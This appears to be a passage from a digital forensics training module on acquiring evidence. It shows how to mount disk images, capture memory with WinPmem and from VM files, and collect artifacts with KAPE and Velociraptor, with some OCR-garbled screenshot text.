


- After the image has been verified, you'll receive an imaging summary.
  - Now, you're prepared to analyze this dump.

Drive/Image Verify Results	
<input type="checkbox"/>	
Name	E_01_Physical_Image.E01
Sector count	125829120
<input type="checkbox"/> <b>MD5 Hash</b>	
Computed hash	4f9bca2e05fc7ef7bc73fdad2fc784b7
Stored verification hash	4f9bca2e05fc7ef7bc73fdad2fc784b7
Report Hash	4f9bca2e05fc7ef7bc73fdad2fc784b7
Verify result	Match
<input type="checkbox"/> <b>SHA1 Hash</b>	
Computed hash	390b012631b2ff0f4a0f43ace8602da0d4719:
Stored verification hash	390b012631b2ff0f4a0f43ace8602da0d4719: ▾
<a href="#">Close</a>	


### Example 2: Mounting a Disk Image with Arsenal Image Mounter

- Let's now see another demonstration of utilizing [Arsenal Image Mounter](#) to mount a disk image we have previously created (not the one mentioned above) from a compromised Virtual Machine (VM) running on VMWare.
  - The virtual hard disk of the VM has been stored as `HTBVM01-000003.vmdk`.
  - After we've installed Arsenal Image Mounter, let's ensure we launch it with [administrative rights](#).
    - In the main window of Arsenal Image Mounter, let's click on the `Mount disk image` button. From there, we'll navigate to the location of our `.VMDK` file and select it.



- Arsenal Image Mounter will then start its analysis of the VMDK file.

- We'll also have the choice to decide if we want to mount the disk as `read-only` or `read-write`, based on our specific requirements.
- Choosing to mount a disk image as read-only is a foundational step in digital forensics and incident response.
  - This approach is vital for preserving the original state of evidence, ensuring its authenticity and integrity remain intact.
- Once mounted, the image will appear as a drive, assigned the letter `D:\`.



## Extracting Host-based Evidence & Rapid Triage

### Host-based Evidence

- Modern operating systems, with Microsoft Windows being a prime example, generate a plethora of evidence artifacts.
  - These can arise from application execution, file modifications, or even the creation of user accounts.
  - Each of these actions leaves behind a trail, providing invaluable insights for incident response analysts.
- Evidence on a host system varies in its nature.
  - The term `volatility` refers to the persistence of data on a host system after events like logoffs or power shutdowns.
  - One crucial type of volatile evidence is the system's active memory.
  - During investigations, especially those concerning malware infections, this live system memory becomes indispensable.
  - Malware often leaves traces within system memory, and losing this evidence can hinder an analyst's investigation.
  - To capture memory, tools like [FTK Imager](#) are commonly employed.
- Some other memory acquisition solutions are:

- [WinPmem](#): WinPmem has been the default open source memory acquisition driver for windows for a long time.
  - It used to live in the Rekall project, but has recently been separated into its own repository.
- [Dumpli](#): A simplistic utility that generates a physical memory dump of Windows and Linux machines.
  - On Windows, it concatenates 32-bit and 64-bit system physical memory into a single output file, making it extremely easy to use.
- [MemDump](#): MemDump is a free, straightforward command-line utility that enables us to capture the contents of a system's RAM.
  - It's quite beneficial in forensics investigations or when analyzing a system for malicious activity. Its simplicity and ease of use make it a popular choice for memory acquisition.
- [Belkasoft RAM Capturer](#): This is another powerful tool we can use for memory acquisition, provided free of charge by Belkasoft.
  - It can capture the RAM of a running Windows computer, even if there's active anti-debugging or anti-dumping protection.
  - This makes it a highly effective tool for extracting as much data as possible during a live forensics investigation.
- [Magnet RAM Capture](#): Developed by Magnet Forensics, this tool provides a free and simple way to capture the volatile memory of a system.
- [LiME \(Linux Memory Extractor\)](#): LiME is a Loadable Kernel Module (LKM) which allows the acquisition of volatile memory.
  - LiME is unique in that it's designed to be transparent to the target system, evading many common anti-forensic measures.

### **Example 1: Acquiring Memory with WinPmem**

- Let's now see a demonstration of utilizing [WinPmem](#) for memory acquisition.
- To generate a memory dump, simply execute the command below with Administrator privileges.

```
C:\Users\X\Downloads> winpmem_mini_x64_rc2.exe memdump.raw
```

```
C:\Users\Kevin\Downloads>winpmem_mini_x64_rc2.exe memdump.raw
WinPmem64
Extracting driver to C:\Users\Kevin\AppData\Local\Temp\pme143C.tmp
Driver Unloaded.
Loaded Driver C:\Users\Kevin\AppData\Local\Temp\pme143C.tmp.
Deleting C:\Users\Kevin\AppData\Local\Temp\pme143C.tmp
The system time is: 16:13:11
Will generate a RAW image
- buffer_size_: 0x1000
CR3: 0x00001AD002
5 memory ranges:
Start 0x00001000 - Length 0x0009F000
Start 0x00100000 - Length 0x0EEB0000
Start 0x0EFB4000 - Length 0x0000E000
Start 0x0EFC7000 - Length 0x00F1F000
Start 0x0FF76000 - Length 0x7008A000
max_physical_memory_ 0x80000000
Acquisition mode PTE Remapping
Padding from 0x00000000 to 0x00001000
pad
- length: 0x1000

00% 0x00000000 .
copy_memory
- start: 0x1000
- end: 0xa0000


00% 0x00001000 .
Padding from 0x000A0000 to 0x00100000
pad
- length: 0x60000

00% 0x000A0000 .
copy_memory
- start: 0x100000
- end: 0xefb0000
```

## Example 2: Acquiring VM Memory

- Here are the steps to acquire memory from a Virtual Machine (VM).

1. Open the running VM's options
2. Suspend the running VM
3. Locate the ` `.vmem` file inside the VM's directory.



Win7			
	New	Sort	View
← → ▲ ▼	📁 Documents > Virtual Machines > Win7		...
Home	Name	Type	Size
Desktop	Win7-000003-s014.vmdk	Virtual Machine Disk Format	512 KB
Downloads	Win7-000003-s015.vmdk	Virtual Machine Disk Format	512 KB
Documents	Win7-000003-s016.vmdk	Virtual Machine Disk Format	64 KB
This PC	Win7-2515534d.vmem	VMEM File	10,48,576 KB
	Win7-2515534d.vmss	VMware suspended virtual machine state	2,837 KB
	Win7-s001.vmdk	Virtual Machine Disk Format	40,20,224 KB
	Win7-s002.vmdk	Virtual Machine Disk Format	41,42,400 KB
	Win7-s003.vmdk	Virtual Machine Disk Format	41,59,616 KB
	Win7-s004.vmdk	Virtual Machine Disk Format	41,61,728 KB

- On the other hand, non-volatile data remains on the hard drive, typically persisting through shutdowns.
  - This category includes artifacts such as:
  - Registry
  - Windows Event Log
  - System-related artifacts (e.g., Prefetch, Amcache)
  - Application-specific artifacts (e.g., IIS logs, Browser history)

## Rapid Triage


- This approach emphasizes collecting data from potentially compromised systems.
  - The goal is to centralize high-value data, streamlining its indexing and analysis.
  - By centralizing this data, analysts can more effectively deploy tools and techniques, honing in on systems with the most evidentiary value.

- This targeted approach allows for a deeper dive into digital forensics, offering a clearer picture of the adversary's actions.
- One of the best, if not the best, rapid artifact parsing and extraction solutions is KAPE (Kroll Artifact Parser and Extractor).
  - Let's see how we can employ KAPE to retrieve valuable forensic data from the image we previously mounted with the help of Arsenal Image Mounter (D:\).
- KAPE is a powerful tool in the realm of digital forensics and incident response.
  - Designed to aid forensic experts and investigators, KAPE facilitates the collection and analysis of digital evidence from Windows-based systems.
  - Developed and maintained by Kroll (previously known as Magnet Forensics), KAPE is celebrated for its comprehensive collection features, adaptability, and intuitive interface.
  - The diagram below illustrates KAPE's operational flow.




Image reference: <https://ericzimmerman.github.io/KapeDocs/#!index.md>


- KAPE operates based on the principles of Targets and Modules.
  - These elements guide the tool in processing data and extracting forensic artifacts.
  - When we feed a source to KAPE, it duplicates specific forensic-related files to a designated output directory, all while maintaining the metadata of each file.



- After downloading, let's unzip the file and launch KAPE.
- Within the KAPE directory, we'll notice two executable files: `gkape.exe` and `kape.exe`.
- KAPE provides users with two modes: CLI (`kape.exe`) and GUI (`gkape.exe`).



- Let's opt for the GUI version to explore the available options more visually.



- The crux of the process lies in selecting the appropriate target configurations.

Targets (Double-click to edit a target)			
Selected	Name	Folder	Description
<input type="checkbox"/>	JDDownloader2	Apps	JDDownloader 2
<input type="checkbox"/>	Kali	WSL	Kali on Windows Subsystem for Linux
<input checked="" type="checkbox"/>	KapeTriage	Compound	Kape Triage collections that will collect most of the files needed for a DFIR Investigation. This module pulls evidence f...
<input type="checkbox"/>	Kaseya	Apps	Kaseya Data
<input type="checkbox"/>	LinuxOnWindowsProfileFiles	Windows	Linux on Windows Profile Files
<input type="checkbox"/>	LNKFilesAndJumpLists	Windows	LNK Files and jump lists
<input type="checkbox"/>	LogFiles	Windows	LogFiles (includes SUM)
<input type="checkbox"/>	LogMeIn	Apps	LogMeIn Data

- In KAPE's terminology, Targets refer to the specific artifacts we aim to extract from an image or system.
  - These are then duplicated to the output directory.
- KAPE's target files have a .tkape extension and reside in the <path to kape>\KAPE\Targets directory.
  - For instance, the target RegistryHivesSystem.tkape in the screenshot below specifies the locations and file masks associated with system-related registry hives.
  - In this target configuration, RegistryHivesSystem.tkape contains information to collect the files with file mask SAM.LOG\* from the C:\Windows\System32\config directory.

The screenshot shows the KAPE interface with the 'Targets' list open. A specific target, 'RegistryHivesSystem.tkape', is selected and highlighted with a red box. The right pane displays detailed information about this target:

- Description:** System level/related Registry hives
- Author:** Eric Zimmerman / Mark Hallman
- Version:** 1.0
- Id:** 2b7f40fd-cd02-47da-87da-9966fa5d8159
- RecreateDirectories:** true
- Targets:**
  - Name: SAM registry transaction files
  - Category: Registry
  - Path: C:\Windows\System32\config\
  - FileMask: SAM.LOG\*
- Targets:**
  - Name: SAM registry transaction files
  - Category: Registry
  - Path: C:\Windows.old\Windows\System32\config\
  - FileMask: SAM.LOG\*
- Targets:**
  - Name: SECURITY registry transaction files
  - Category: Registry
  - Path: C:\Windows\System32\config\
  - FileMask: SECURITY.LOG\*

- KAPE also offers Compound Targets, which are essentially amalgamations of multiple targets.
  - This feature accelerates the collection process by gathering multiple files defined across various targets in a single run.
  - The Compound directory's KapeTriage file provides an overview of the contents of

this compound target.

The screenshot shows two main windows. The top window is titled "Targets Directory has a sub-directory 'Compound'" and lists several targets: IDisabled, ILocal, Antivirus, Apps, Browsers, Compound, and Logs. The "Compound" folder is highlighted with a red box. The bottom window is titled "KapeTriage.tpage (compound target file) contains multiple targets/compound targets" and displays the contents of the KapeTriage.tpage file. It includes sections for Targets and Targets: EvidenceOfExecution and Amcache. The "EvidenceOfExecution" section lists Prefetch, RecentFileCache, and Amcache targets. The "Amcache" section lists ApplicationCompatibility and Amcache transaction files.

- Let's specify our source (in our scenario, it's `D:\`) and designate a location to store the harvested data.
  - We can also determine an output folder to house the processed data from KAPE.
- After configuring our options, let's hit the `Execute` button to initiate the data collection.

The screenshot shows the gkape v1.3.0.2 interface. Step 1 highlights the "Target options" section where the "Target source" is set to `D:\` and the "Target destination" is set to `C:\htb\dfir_module\data\investigation\image`. Step 2 highlights the "Targets" list, showing the "ISANS\_Triage" target selected. Step 3 highlights the "Container" dropdown set to "None". Step 4 highlights the "Run KAPE after selecting all options" button at the bottom right.

- Upon execution, KAPE will commence the collection, storing the results in the predetermined destination.

Upon execution, KAPE will commence the collection, storing the results in the predetermined destination.

```
Evidence Acquisition Techniques & Tools

KAPE version 1.3.0.2, Author: Eric Zimmerman, Contact: https://www.kroll.com/kafe (kafe@kroll.com)

KAPE directory: C:\htb\dfir_module\data\kafe\KAPE
Command line: --tsource D: --tdest C:\htb\dfir_module\data\investigation\image --target !SANS_Triage -

System info: Machine name: REDACTED, 64-bit: True, User: REDACTED OS: Windows10 (10.0.22621)

Using Target operations
Found 18 targets. Expanding targets to file list...
Target ApplicationEvents with Id 2da16dbf-ea47-448e-a00f-fc442c3109ba already processed. Skipping!
Found 639 files in 4.032 seconds. Beginning copy...
Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDefenderApiLogger.etl due to UnauthorizedAccessException...
Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDefenderAuditLogger.etl due to UnauthorizedAccessException...
Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagLog.etl due to UnauthorizedAccessException...
Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTDiagtrack-Listener.etl due to UnauthorizedAccessException...
Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-Application.etl due to UnauthorizedAccessException...
Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventlog-Security.etl due to UnauthorizedAccessException...
Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventLog-System.etl due to UnauthorizedAccessException...
Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTSgrmEtwSession.etl due to UnauthorizedAccessException...
Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTUBPM.etl due to UnauthorizedAccessException...
Deferring D:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTWFP-IPsec Diagnostics.etl due to UnauthorizedAccessException...
Deferring D:\$MFT due to UnauthorizedAccessException...
Deferring D:\LogFile due to UnauthorizedAccessException...
Deferring D:\$Extend\$UsnJrnl:$J due to NotSupportedException...
Deferring D:\$Extend\$UsnJrnl:$Max due to NotSupportedException...
Deferring D:\$Secure:$SDS due to NotSupportedException...
Deferring D:\$Boot due to UnauthorizedAccessException...
Deferring D:\$Extend\$RmMetadata\$TxfLog\$Tops:$T due to NotSupportedException...
```

- The output directory of KAPE houses the fruits of the artifact collection and processing.
  - The exact contents of this directory can differ based on the artifacts selected and the configurations set.
  - In our demonstration, we opted for the `!SANS_Triage` collection target configuration.
  - Let's navigate to KAPE's output directory to inspect the harvested data.

Name	Type	Size
\$Extend	File folder	
ProgramData	File folder	
Users	File folder	
Windows	File folder	
\$Boot	File	8 KB
\$LogFile	File	49,312 KB
\$MFT	File	93,952 KB
SSecure_SSDS	File	828 KB

- From the displayed results, it's evident that the `$MFT` file has been collected, along with the `Users` and `Windows` directories.
- It's worth noting that KAPE has also harvested the `Windows event logs`, which are nestled within the `Windows` directory sub-folders.

Name	Type	Size
Microsoft-Windows-StorageSpaces-ManagementAgent%4WHC.evtx	Event Log	68 KB
Microsoft-Windows-Storage-Storport%4Health.evtx	Event Log	1,092 KB
Microsoft-Windows-Storage-Storport%4Operational.evtx	Event Log	68 KB
Microsoft-Windows-Store%4Operational.evtx	Event Log	1,092 KB
Microsoft-Windows-Storsvc%4Diagnostic.evtx	Event Log	68 KB
Microsoft-Windows-Sysmon%4Operational.evtx	Event Log	2,116 KB
Microsoft-Windows-TaskScheduler%4Maintenance.evtx	Event Log	68 KB
Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational.evtx	Event Log	68 KB
Microsoft-Windows-Time-Service%4Operational.evtx	Event Log	68 KB
Microsoft-Windows-TWinUI%4Operational.evtx	Event Log	68 KB
Microsoft-Windows-TZSync%4Operational.evtx	Event Log	68 KB

- What if we wanted to perform artifact collection remotely and en masse? This is where EDR solutions and [Velociraptor](#) come into play.
- Endpoint Detection and Response (EDR) platforms offer a significant advantage for incident response analysts.
  - They enable remote acquisition and analysis of digital evidence.
  - For instance, EDR platforms can display recently executed binaries or newly added files.
  - Instead of sifting through individual systems, analysts can search for such indicators across the entire network.
  - Another benefit is the capability to gather evidence, be it specific files or comprehensive forensic packages.
  - This functionality expedites evidence collection and facilitates large-scale searching and collection.
- [Velociraptor](#) is a potent tool for gathering host-based information using Velociraptor Query Language (VQL) queries.
  - Beyond this, Velociraptor can execute `Hunts` to amass various artifacts. A frequently utilized artifact is the `Windows.KapeFiles.Targets`.
  - While KAPE (Kroll Artifact Parser and Extractor) itself isn't open-source, its file collection logic, encoded in YAML, is accessible via the [KapeFiles project](#).
  - This approach is a staple in Rapid Triage.

To utilize Velociraptor for KapeFiles artifacts:

- **Initiate a new Hunt.**

The screenshot shows the Veepraptor Response & Monitor web interface. At the top, there's a search bar labeled 'Search clients'. Below it is a table with columns: State, Hunt ID, Description, Created, Started, Expires, Scheduled, and Creator. One row is visible: State (Running), Hunt ID (H.CJ0H7UEP5C5K), Description (Users), Created (2023-08-31T22:28:09Z), Started (2023-08-31T22:28:09Z), Expires (2023-09-07T22:27:00Z), Scheduled (102), and Creator (admin).

A modal window titled 'New Hunt - Configure Hunt' is open. It contains fields for 'Description' (Test hunt), 'Expiry' (8/14/2023 4:30 PM), 'Include Condition' (Run everywhere), 'Exclude Condition' (Run everywhere), 'Orgs' (All Orgs), and 'Hunt State' (Start Hunt Immediately). A note says 'Estimated affected clients 1' and a dropdown shows 'All known Clients'. At the bottom of the modal are tabs: 'Configure Hunt' (selected), 'Select Artifacts', 'Configure Parameters', 'Specify Resources', 'Review', and 'Launch'.

- Choose Windows.KapeFiles.Targets as the artifacts for collection.

The screenshot shows the 'Create Hunt: Select artifacts to collect' dialog. In the search bar, 'kape' is typed, and the 'Windows.KapeFiles.Targets' artifact is highlighted. The 'Type: client' section describes KAPE as a popular bulk collector tool for triaging a system quickly. It mentions that the artifact is automatically generated from YAML files and released under an MIT license. A note says we should use timeouts and upload limits conservatively. References link to kroll-artifact-parser-extractor-kape and the GitHub repository.

Below this is a 'Parameters' section with a table:

Name	Type	Default	Description

At the bottom are tabs: 'Configure Hunt' (selected), 'Select Artifacts', 'Configure Parameters', 'Specify Resources', 'Review', and 'Launch'.

- Specify the collection to use.

The screenshot shows the 'Create Hunt: Configure artifact parameters' dialog. In the search bar, '\_SANS\_Triage' is typed, and the collection is selected. The description for '\_SANS\_Triage' lists various file types and logs collected, including Zoho Assist, AnyDesk, Amcache, AVG, Edge, and many others. The 'Configure Parameters' tab is selected at the bottom.

- Click on **Launch** to start the hunt.

The screenshot shows the Kape interface with a hunt named "Test hunt" running. The hunt details include:

Artifact Names	Windows.KapeFiles.Targets
Hunt ID	H.CJ8HPB1PBF95B
Creator	admin
Creation Time	2023-08-07T16:32:44Z
Expiry Time	2023-08-14T16:30:28Z
State	RUNNING
Ops/Sec	Unlimited
CPU Limit	Unlimited
IOPS Limit	Unlimited
Parameters	Windows.KapeFiles.Targets

**Results**

Total scheduled	1
Finished clients	8
Download Results	[Download Options]

Select a download method

2023-08-07T16:33:25Z

